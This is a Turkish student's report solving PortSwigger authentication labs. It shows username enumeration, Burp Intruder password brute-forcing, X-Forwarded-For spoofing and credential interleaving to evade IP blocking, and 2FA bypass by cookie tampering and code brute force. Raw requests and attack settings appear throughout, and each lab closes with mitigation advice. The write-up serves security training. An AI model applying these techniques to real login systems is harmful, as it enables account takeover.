

PORTSWIGGER
AUTHENTICATION LAB
ÇÖZÜMÜ FİNAL RAPORU

Ümmü Gülsüm Varlı

Username

deneme

Password

.....|

Log in

Uzunluğunu farklı bulduğumuz değer olan "ansible" denenir. "Incorrect password" hatası alınır. Buradan, kullanıcı adının "ansible" olduğu anlaşılır.

Incorrect password

Username

ansible

Password

.....

Log in

Aynı işlem şifre için denenir ve atak başlatılır sonuç kısmında yine uzunluğu ve "status code" durum kodu farklı olan bir sonuç bulunur.

3. Intruder attack of https://0ae9009803d38cdb807169e4000600ae.web-security-academy.net Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

| Request | Payload | Status code | Response receiv... | Error | Timeout | Length | Comment |
|---------|------------|-------------|--------------------|-------|---------|--------|---------|
| 23 | 1234567890 | 302 | 145 | | | 189 | |
| 0 | | 200 | 73 | | | 3250 | |
| 1 | 123456 | 200 | 72 | | | 3250 | |
| 2 | password | 200 | 114 | | | 3250 | |
| 3 | 12345678 | 200 | 116 | | | 3250 | |
| 4 | qwerty | 200 | 116 | | | 3250 | |
| 5 | 123456789 | 200 | 114 | | | 3250 | |

Finished

Böylece kullanıcı adı ve şifre ele geçirilmiştir.

Congratulations, you solved the lab!

My Account

Your username is: ansible

Your email is: ansible@normal-user.net

Email

Update email

Çözüm Önerileri:

- **Güçlü Şifre Politikaları:** Kullanıcıların güçlü şifreler oluşturmaları ve düzenli olarak değiştirmeleri teşvik edilmelidir. Şifre karmaşıklığı ve uzunluğu gereksinimleri belirlenmeli ve uygulamada zorunlu hale getirilmelidir.
- **Saldırı Koruması:** Oturum açma sayfası veya API'ler için otomatik saldırı tespit ve engelleme mekanizmaları kurulmalıdır. Yanlış giriş denemeleri sınırlandırılmalı ve sürekli izlenmelidir.
- **Çok Faktörlü Kimlik Doğrulama (MFA):** Çok faktörlü kimlik doğrulama kullanılarak ek güvenlik katmanı sağlanmalıdır. Kullanıcılar sadece şifrelerini değil, aynı zamanda bir mobil cihaz veya e-posta aracılığıyla gönderilen tek kullanımlık kod gibi ek doğrulama adımlarını da geçmelidir.

Lab: Username enumeration via subtly different responses

İçerik: This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Zafiyetin Analizi ve Tespiti: Labda kullanıcı adı parola denemsi yapınca parola adı ya da kullanıcı adı yanlış ibaresi alınır bunun üzerine kaba kuvvet saldırısı denemek için verilen kullanıcı adı denemelerini yapılır. Kullanıcı adı denemelerini yapınca “puppet” kullanıcı adının “response” kısmında “invalid username or passw” hatası almadığı görüntülenir.

| 4. Intruder attack of https://0a5500ec04cf7c2882fd9237008e0055.web-security-academy.net | | | | | | | |
|---|---------|---------------|--------------------|-------|---------|--------|---------|
| | | | | | | | |
| Results Positions Payloads Resource pool Settings | | | | | | | |
| Intruder attack results filter: Showing all items | | | | | | | |
| Request | Payload | Status code ^ | Response receiv... | Error | Timeout | Length | Comment |
| 0 | | 200 | 76 | | | 3357 | |
| 1 | carlos | 200 | 75 | | | 3356 | |
| 2 | root | 200 | 113 | | | 3358 | |
| 3 | admin | 200 | 112 | | | 3342 | |
| 4 | test | 200 | 116 | | | 3341 | |
| 5 | guest | 200 | 112 | | | 3358 | |
| 6 | info | 200 | 74 | | | 3359 | |
| 7 | | 200 | 407 | | | 3348 | |

Login

Username

puppet

Password

.....

Log in

Bunun üzerine şifre için kaba kuvvet saldırısı gerçekleştirilmiş olup uzunluğuna bakıldığında “mobilemail” için bize “cookie” verildiği gözlenir. “Cookie”yi alarak ya da kullanıcı adı “puppet”, şifre “mobilemail” şeklinde giriş yapılırca sisteme giriş elde edilmiş olur.

| Request | Payload | Status code | Response received | Error | Timeout | Length |
|---------|------------|-------------|-------------------|-------|---------|--------|
| 94 | mobilemail | 302 | 122 | | | 188 |
| 29 | 121212 | 200 | 114 | | | 3339 |
| 30 | 000000 | 200 | 136 | | | 3339 |
| 39 | hunter | 200 | 69 | | | 3339 |
| 49 | charlie | 200 | 69 | | | 3339 |
| 55 | starwars | 200 | 110 | | | 3339 |
| 65 | 555555 | 200 | 113 | | | 3339 |

Request

Response

Pretty

Raw

Hex

Render

HTTP/2 302 Found
Location: /my-account?id=puppet
Set-Cookie: session=1aXJm0cdo2eHie40A1z0Ab106q0kxTQ; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0

Bu şekilde sisteme giriş elde edilir.

Username

puppet

Password

.....

Log in

DevTools is now available in Turkish! Always match Chrome's language Switch DevTools to Turkish Don't show again

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder

Storage

Storage

Local storage

Session storage

IndexedDB

Cookies

Filter

Only show cookies with

| Name | Value | Domain | Path |
|---------|----------------------------------|------------|------|
| session | 9xa0BZ7T2VdBNIGaoADb8GozNKI0AGOm | 0afc00e... | / |

Çözüm Önerileri:

- **Hata Mesajlarının Standartlaştırılması:** Sistem, kullanıcı adının var olup olmadığını belirten hata mesajlarını standartlaştırmalıdır. Eğer kullanıcı adı mevcut değilse veya yanlış girilmişse, aynı türden ve içerikte hata mesajları döndürülmelidir.
- **Zamanlama Saldırılarına Karşı Koruma:** Oturum açma veya kullanıcı adı doğrulama işlemlerinde zamanlama saldırılarına karşı koruma mekanizmaları uygulanmalıdır. Hatalı kullanıcı adı girişlerinde aynı süre içinde yanıt döndürmek için gecikme (delay) eklenmelidir.
- **Günlüğe Kayıt Tutma:** Kullanıcı adı doğrulama işlemlerinde herhangi bir hata durumunda ayrıntılı günlüğe kayıt tutulmalıdır. Bu kayıtlar, olası saldırıları tespit etmek ve önlemek için kullanılır.

Lab: Username enumeration via response timing

İçerik: This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- Your credentials: wiener:peter
- Candidate usernames
- Candidate passwords

Zafiyetin Analizi ve Tespiti: Öncelikle laboratuvara giriş yapıp rastgele denemeler yapılır. Ardından bu denemeler Burp Suite ile incelenir. Üst üste denemeler yapılırken 'Çok fazla giriş yaptınız' hatası alınır. Bu sorunun ipucunda verilen başlığın 'X-Forwarded-For' olduğu anlaşılır. X-Forwarded-For, bir istemcinin orijinal IP adresini taşıyan ve karşı uçtaki uygulamanın bu bilgiyi bilmesini sağlayan özel bir HTTP başlığıdır.

Ardından çözüm yoluna gidilir. Kaba kuvvet saldırısı denemek için verilen kullanıcı adları alınır. Pitchfork saldırısı yöntemi kullanılır, tüm parametreler için ayrı payloadlar yüklenir. İlk istekte birinci parametre için birinci payload listesinden birinci öge, ikinci parametre için ikinci payload listesinden birinci öge seçilir ve istek yapılır. İkinci istek için birinci listeden ikinci öge, ikinci listeden ikinci öge seçilir ve istek yapılır. Bu durum bu şekilde devam eder.

1 Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: Payload count: 100

Payload type: Request count: 100

2 Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Başlangıçta 'X-Forwarded-For: 0' şeklinde bir başlık eklenip bu yük kullanılır. Ardından kullanıcı adı üzerinde yük oluşturularak verilen liste payload olarak kullanılır. Birinci payload için birer birer ilerleyecek şekilde 1'den 100'e kadar gidilmesi sağlanır. Böylece kullanıcı adı için saldırı başlatmaya hazır hale getirilir.

Saldırı başlatılır ve aşağıdaki sonuca ulaşılır. "as" kullanıcı adının yanıtının, diğer payload'lara göre daha büyük olduğu fark edilir ve kullanıcı adının "as" olduğu anlaşılır.

[illegible]

```

4  Content-Length: 21
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: tr-TR
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0ac7005a0375782c8022f31600fa00c2.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ac7005a0375782c8022f31600fa00c2.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 X-Forwarded-For: 8 08
23
24 username=as&password=test8

```

Intruder attack results filter: Showing all items

| Request | Payload 1 | Payload 2 | Status code | Response... | Error | Timeout | Length | Com |
|---------|-----------|-----------|-------------|-------------|-------|---------|--------|-----|
| 87 | 87 | yankees | 302 | 110 | | | 184 | |
| 30 | 30 | 000000 | 200 | 132 | | | 3249 | |
| 63 | 63 | 1111 | 200 | 131 | | | 3249 | |
| 8 | 8 | 111111 | 200 | 93 | | | 3249 | |
| 66 | 66 | 11111111 | 200 | 140 | | | 3249 | |

Congratulations, you solved the lab!

My Account

Your username is: as

Your email is: as@normal-user.net

Email

Update email

Zafiyet Çözüm Önerisi:

- Hata Mesajlarını Birleştirme: Kullanıcı adı veya şifre hatalı olduğunda aynı genel hata mesajını gösterin, örneğin "Giriş bilgileri hatalı."
- Giriş Denemesi Sınırlaması: Belirli sayıda hatalı giriş denemesinden sonra geçici olarak hesabı kilitleyin veya ek doğrulama adımları isteyin.
- IP Tabanlı Kısıtlama: Aynı IP adresinden çok fazla başarısız giriş denemesi tespit edildiğinde, bu IP'yi geçici olarak engelleyin.

Lab: Broken brute-force protection, IP block

İçerik: This lab is vulnerable due to a logic flaw in its password brute-force protection. To solve the lab, brute-force the victim's password, then log in and access their account page.

- Your credentials: wiener:peter
- Victim's username: carlos
- Candidate passwords

Broken brute-force protection yani bozuk kaba kuvvet saldırı koruması : Yanlış giriş denemeleri sonucu kilitlenen kullanıcı hesaplarının olması demektir. Yanlış giriş denemesi yapan bir IP adresinin bloke edildiği bir zafiyet tespit edilmiştir.

Zafiyetin Tespiti ve Analizi: Laboratuvara giriş yapıldıktan sonra Burp Suite ile inceleme yapılır. Laboratuvarda, kaba kuvvet saldırısı denenir ve verilen kullanıcı bilgilerine göre bir payload listesi oluşturulur. Pitchfork saldırısı gerçekleştirilir. Pitchfork saldırısında, tüm parametreler için ayrı payloadlar yüklenir. Burada şu durum geçerlidir: İlk istekte, birinci parametre için birinci payload listesinden birinci öğe ve ikinci parametre için ikinci payload listesinden birinci öğe seçilir ve istek yapılır. İkinci istek için, birinci listeden ikinci öğe ve ikinci listeden ikinci öğe seçilir ve istek yapılır. Bu durum bu şekilde devam eder.

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

https://0a51000f03d1d01181ab7a05008c00f7.web-security-academy.net

3

Cookie: session=890606010W111000_JR1111000010

4

Content-Length: 28

5

Cache-Control: max-age=0

6

Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"

7

Sec-Ch-Ua-Mobile: ?0

8

Sec-Ch-Ua-Platform: "Windows"

9

Accept-Language: tr-TR

10

Upgrade-Insecure-Requests: 1

11

Origin: https://0a51000f03d1d01181ab7a05008c00f7.web-security-academy.net

12

Content-Type: application/x-www-form-urlencoded

13

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

14

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-Mode: navigate

17

Sec-Fetch-User: ?1

18

Sec-Fetch-Dest: document

19

Referer: https://0a51000f03d1d01181ab7a05008c00f7.web-security-academy.net/login

20

Accept-Encoding: gzip, deflate, br

21

Priority: u=0, i

22

23

username=\$carlos&password=\$123\$

?

⚙

⬅

➡

Search

Saldırı tipi seçildikten ve yükler oluşturulduktan sonra belirlenen payloadlar atanır. Payload setinin kullanıcı kısmında, verilen wiener

Payload set: 1

Payload count: 100

Payload type: Simple list

Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as pay

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

Enter a new item

kullanıcı kısmında, verilen wiener kimlik bilgilerine göre, kullanıcı adı wiener ve şifre peter olarak eşlenir. Bu nedenle, listede kullanıcı adı payloadu wiener-carlos şeklinde olur.

Diğer kısma yani şifre kısmına gelecek olursak şifre kısmında ise verilen şifre listesi ile peteri eşledik böylece wiener: peter kullanıcıları sayesinde ip bloke etmiş oldu.

Payload set: 2 Payload count: 200
Payload type: Simple list Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as pay

Paste

Load ...

Remove

Clear

Deduplicate

Add

peter

123456

peter

password

peter

12345678

peter

qwerty

peter

123456789

Enter a new item

Add from list ... [Pro version only]

Bu şekilde bir kaba kuvvet saldırısı yapıldıktan sonra şu sonuca ulaşıldı.

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

| Request | Payload 1 | Payload 2 | Status co... ▾ | Response... | Error | Timeout | Length | Comment |
|---------|-----------|-----------|----------------|-------------|-------|---------|--------|---------|
| 75 | wiener | peter | 302 | 113 | | | 188 | |
| 92 | carlos | sunshine | 302 | 113 | | | 188 | |
| 95 | wiener | peter | 302 | 113 | | | 188 | |
| 7 | wiener | peter | 302 | 114 | | | 188 | |
| 23 | wiener | peter | 302 | 114 | | | 188 | |

RequestResponse

PrettyRawHexRender

1

2

3

4

5

6

7

HTTP/2 302 Found

Location: /my-account?id=carlos

Set-Cookie: session=5QPSTyqWD9HUSlmu0hkPEu0YnHMJjiug; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 0

Kullanıcı adının zaten Carlos olduğu bilinir. Sunshine payloadı için durum kodunun farklı olduğu ve sadece sunshine olduğu fark edilir. Yönlendirme yapıldığı da görülür. Ardından, kullanıcı adı Carlos, şifre sunshine olarak denenir ve sisteme giriş yapılır.

Congratulations, you solved the lab!

My Account

Your username is: carlos

Email

Update email

Çözüm Önerisi: Kaba kuvvet saldırılarını önlemede şu yollar kabul edilir:


- Yetkisiz kullanıcının erişmeye çalıştığı hesabın çok sayıda başarısız oturum açma girişimi yapması durumunda kullanıcı hesabının kilitlenmesi.
- Yetkisiz kullanıcının IP adresinin, hızlı bir şekilde çok sayıda oturum açma girişimi yapması durumunda IP adresinin engellenmesi.
- Rate limit fonksiyonu yani deneme için belli bir sayı oluşturulması.

Lab: 2FA simple bypass

İçerik: This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: wiener:peter
- Victim's credentials carlos:montoya

Zafiyet Tespiti ve Analizi: Sitede yapılan işlemler sonucu iki faktörlü doğrulamanın bypass edilebildiği görülmüştür. İki faktörlü kimlik doğrulama (2FA), kullanıcıların hesaplarına ek bir güvenlik katmanı eklemek için kullanılan bir yöntemdir. 2FA bypass ise iki faktörlü kimlik doğrulama sisteminin atlatılması veya etkisiz hale getirilmesi anlamına gelir. Temelde, kullanıcıların hesaplarına giriş yaparken sadece bir şifre girmeleri yerine, birkaç doğrulama adımını başarıyla geçmeleri gerekmektedir. Bu da elbette ki güvenliği arttırmaktadır. Bunun tespiti yapılırken öncelikle wiener:peter kullanıcısına giriş yapılır ardından verilen dijital kod bulunan sayfaya girilir. Bulunan sayfaya girildikten sonra başarılı şekilde wiener kullanıcısı olarak giriş yapılmış olur. Bu girişin üstüne URL'de bulunan wiener kullanıcısının girişi not edilir.



Your email address is wiener@exploit-0ae300ed038870b585a780be01fc00bc.exploit-server.net

Displaying all emails @exploit-0ae300ed038870b585a780be01fc00bc.exploit-server.net and all subdomains

| Sent | To | From | Subject |
|------------------------------|--|--|---------------|
| 2024-07-17 10:20:31 +0000 | wiener@exploit-0ae300ed038870b585a780be01fc00bc.exploit-server.net | no-reply@0aed0086036770ea85b7815c00c70063.web-security-academy.net | Security code |

Please enter your 6-digit security code

Dijital kod girildikten sonra wiener kullanıcısının hesabına erişilir.

<https://0aed0086036770ea85b7815c00c70063.web-security-academy.net/my-account>



URL'de bulunan /my-account kısmı alınır.

Başka kullanıcı olarak belirlenen Carlos: montoya hesabına giriş yapılır. Dijital kod istendiğinde Carlos kullanıcısından aldığımız /my-account yapıştırılır ve bypass edilmiş olur.

Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

Zafiyet Çözüm Önerisi:

- *Şüpheli Aktivite İzleme:* Şüpheli oturum açma girişimleri veya olağandışı etkinlikler için uyarı sistemleri oluşturmak ve bu tür durumlarda ek doğrulama adımları gerektirilir.
- *Hesap Kilitleme:* Belirli sayıda başarısız girişimden sonra hesapları geçici olarak kilitlemek.
- *Oturum Süresi Sınırlandırma:* Uzun süre aktif olmayan oturumları otomatik olarak sonlandırmak, gibi çözümler üretilebilir.

Lab: 2FA broken logic

İçerik: This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.

Your credentials: wiener:peter

Victim's username: carlos

You also have access to the email server to receive your 2FA verification code.

Zafiyet Tespiti ve Analizi: 2FA broken logic tespit edilmiştir. "2FA broken logic," iki faktörlü kimlik doğrulama sistemindeki (2FA) mantıksal hatalar veya eksiklikler nedeniyle sistemin atlatılması anlamına gelir. Bu tür mantıksal hatalar, 2FA'nın düzgün çalışmamasına veya tamamen devre dışı bırakılmasına neden olur.

Sistem incelenmiş olup 2FA doğrulamada mantıksal hata tespit edilmiştir. Bunun tespiti yapılırken izlenen adımlar:

Öncelikle wiener:peter kullanıcısı olarak giriş yapıp dijital kod girildikten sonra isteğin "verify" parametresine göre gittiği anlaşılır.

| | | | | | | | | | | |
|------|--------------------------------|-----|-----------------------|---|-----|------|------|------------------|---|--------------|
| 3063 | https://0a62003f0465068e81b... | GET | /my-account?id=wienex | ✓ | 200 | 3512 | HTML | 2FA broken logic | ✓ | 79.125.84.16 |
| 3064 | https://0a62003f0465068e81b... | GET | /academyLabHeader | ✓ | 101 | 147 | | | ✓ | 79.125.84.16 |

| Request | | Response | |
|--|-----|--|-----|
| Pretty | Raw | Pretty | Raw |
| <pre> 1 GET /my-account?id=wienex HTTP/2 2 Host: 0a62003f0465068e81b598c9001a0098.web-security-academy.net 3 Cookie: verify=wienex, session=H05e2jR41e61xCOPRk12ngXxXTUpHML 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: navigate 10 Sec-Fetch-User: ?1 11 Sec-Fetch-Dest: document 12 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126" 13 Sec-Ch-Ua-Mobile: ?0 14 Sec-Ch-Ua-Platform: "Windows" 15 Accept-Language: tr-TR 16 Referer: </pre> | | <pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Cache-Control: no-cache 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 2279 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <link href=/resources/css/labs.css rel=stylesheet> 12 <title> 13 2FA broken logic 14 </title> 15 </head> 16 <body> 17 <script src=/resources/labheader/js/labHeader.js> 18 </script> </pre> | |

Bunu gördükten sonra “verify” parametresi Carlos olarak güncellenir ve “mfa-code”u barındıran istek üzerinde atak gerçekleştirilir.

| Request | | Response | |
|---|-----|---|-----|
| Pretty | Raw | Pretty | Raw |
| <pre> 1 POST /login2 HTTP/2 2 Host: 0a62003f0465068e81b598c9001a0098.web-security-academy.net 3 Cookie: verify=Carlos, session=8I7e0641xCG2Bvn6xQwz7HIV33Fe2kW 4 Content-Length: 13 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: tr-TR 10 Upgrade-Insecure-Requests: 1 11 Origin: https://0a62003f0465068e81b598c9001a0098.web-security-academy.net 12 Content-Type: application/x-www-form-urlencoded 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0a62003f0465068e81b598c9001a0098.web-security-academy.net/login2 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 mfa-code=1272 </pre> | | <pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=E2cCjJzKiT8X6B3LpChhk2tw1aQ1qPc; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 3080 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <link href=/resources/css/labs.css rel=stylesheet> 12 <title> 13 2FA broken logic 14 </title> 15 </head> 16 <body> 17 <script src=/resources/labheader/js/labHeader.js> 18 </script> 19 <div id="academyLabHeader"> 20 <section class="academyLabBanner"> 21 <div class="container"> 22 <div class="logo"> </pre> | |

Atak başlatılır ve sonuç sisteme girilince Carlos adına giriş yapılmış olur.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set:
1

Payload count: 10,000

Payload type:
Brute forcer

Request count: 10,000

Payload settings [Brute forcer]


This payload type generates payloads of specified lengths that contain all permutations

Character set:
0123456789

Min length:
4

Max length:
4

Atak ayarları yapılır ve sonucunda iki faktörlü doğrulamada mantıksal hata zafiyet tespit edilmiş olur.



The screenshot shows a web security tool interface with a table of intruder attack results. The table has columns for Request, Payload, Status code, Response r..., Error, Timeout, Length, and Comment. The first row shows a successful attack with a status code of 200 and a response length of 85. The subsequent rows show failed attacks with status codes of 200 and response lengths of 78, 115, and 116.

| Request | Payload | Status code | Response r... | Error | Timeout | Length | Comment |
|---------|---------|-------------|---------------|-------|---------|--------|---------|
| 0 | | 200 | 85 | | | 3275 | |
| 1 | 0000 | 200 | 78 | | | 3275 | |
| 2 | 1000 | 200 | 115 | | | 3275 | |
| 3 | 2000 | 200 | 116 | | | 3275 | |
| 4 | 3000 | 200 | 116 | | | 3275 | |

Çözüm Önerisi:

- 2FA entegrasyonu sırasında güvenli yazılım geliştirme yöntemleri kullanılmalı ve mantıksal güvenlik açıklarına karşı dikkat edilmelidir.
- 2FA verilerinin güvenli bir şekilde işlenmesi ve iletilmesi için güçlü şifreleme yöntemleri ve güvenlik protokolleri kullanılmalıdır.
- 2FA sistemleri sürekli olarak izlenmeli ve yeni güvenlik açıklarına karşı düzenli olarak güncellenmelidir. Yazılım yamaları ve güncellemeleri zamanında uygulanmalıdır.
- Önemli parametrelerin hashlenerek ya da şifrelenerek saklanması gerekmektedir.

Lab: Brute-forcing a stay-logged-in cookie

İçerik: This lab allows users to stay logged in even after they close their browser session. The cookie used to provide this functionality is vulnerable to brute-forcing.


To solve the lab, brute-force Carlos's cookie to gain access to his "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos
- Candidate passwords


Zafiyet Tespiti ve Analizi: Sistemi incelediğimizde sistemde beni hatırla butonundan doğan bir bozuk-yetkisiz erişim kontrolü etmiş oluyoruz. Bozuk erişim kontrolü yetkilendirme denetimlerinin zayıf veya hatalı uygulanmasından kaynaklanan güvenlik zafiyetlerini ifade eder. Bu şekilde yetkisiz şekilde Carlos kullanıcısının hesabına giriş yapılmış ve cookie bypass edilmiştir.

Zafiyetin tespitinde kullandığımız adımlar:

Sistem incelenir, “stay logged in” altında hashlenmiş yani gizlenmiş şekilde kullanıcı adı ve parolası tutulduğu anlaşılr.



Carlos yazan ifadeden sonrası araştırılır ve MD5 formatında kullanıcının şifresinin saklandığı anlaşılr.



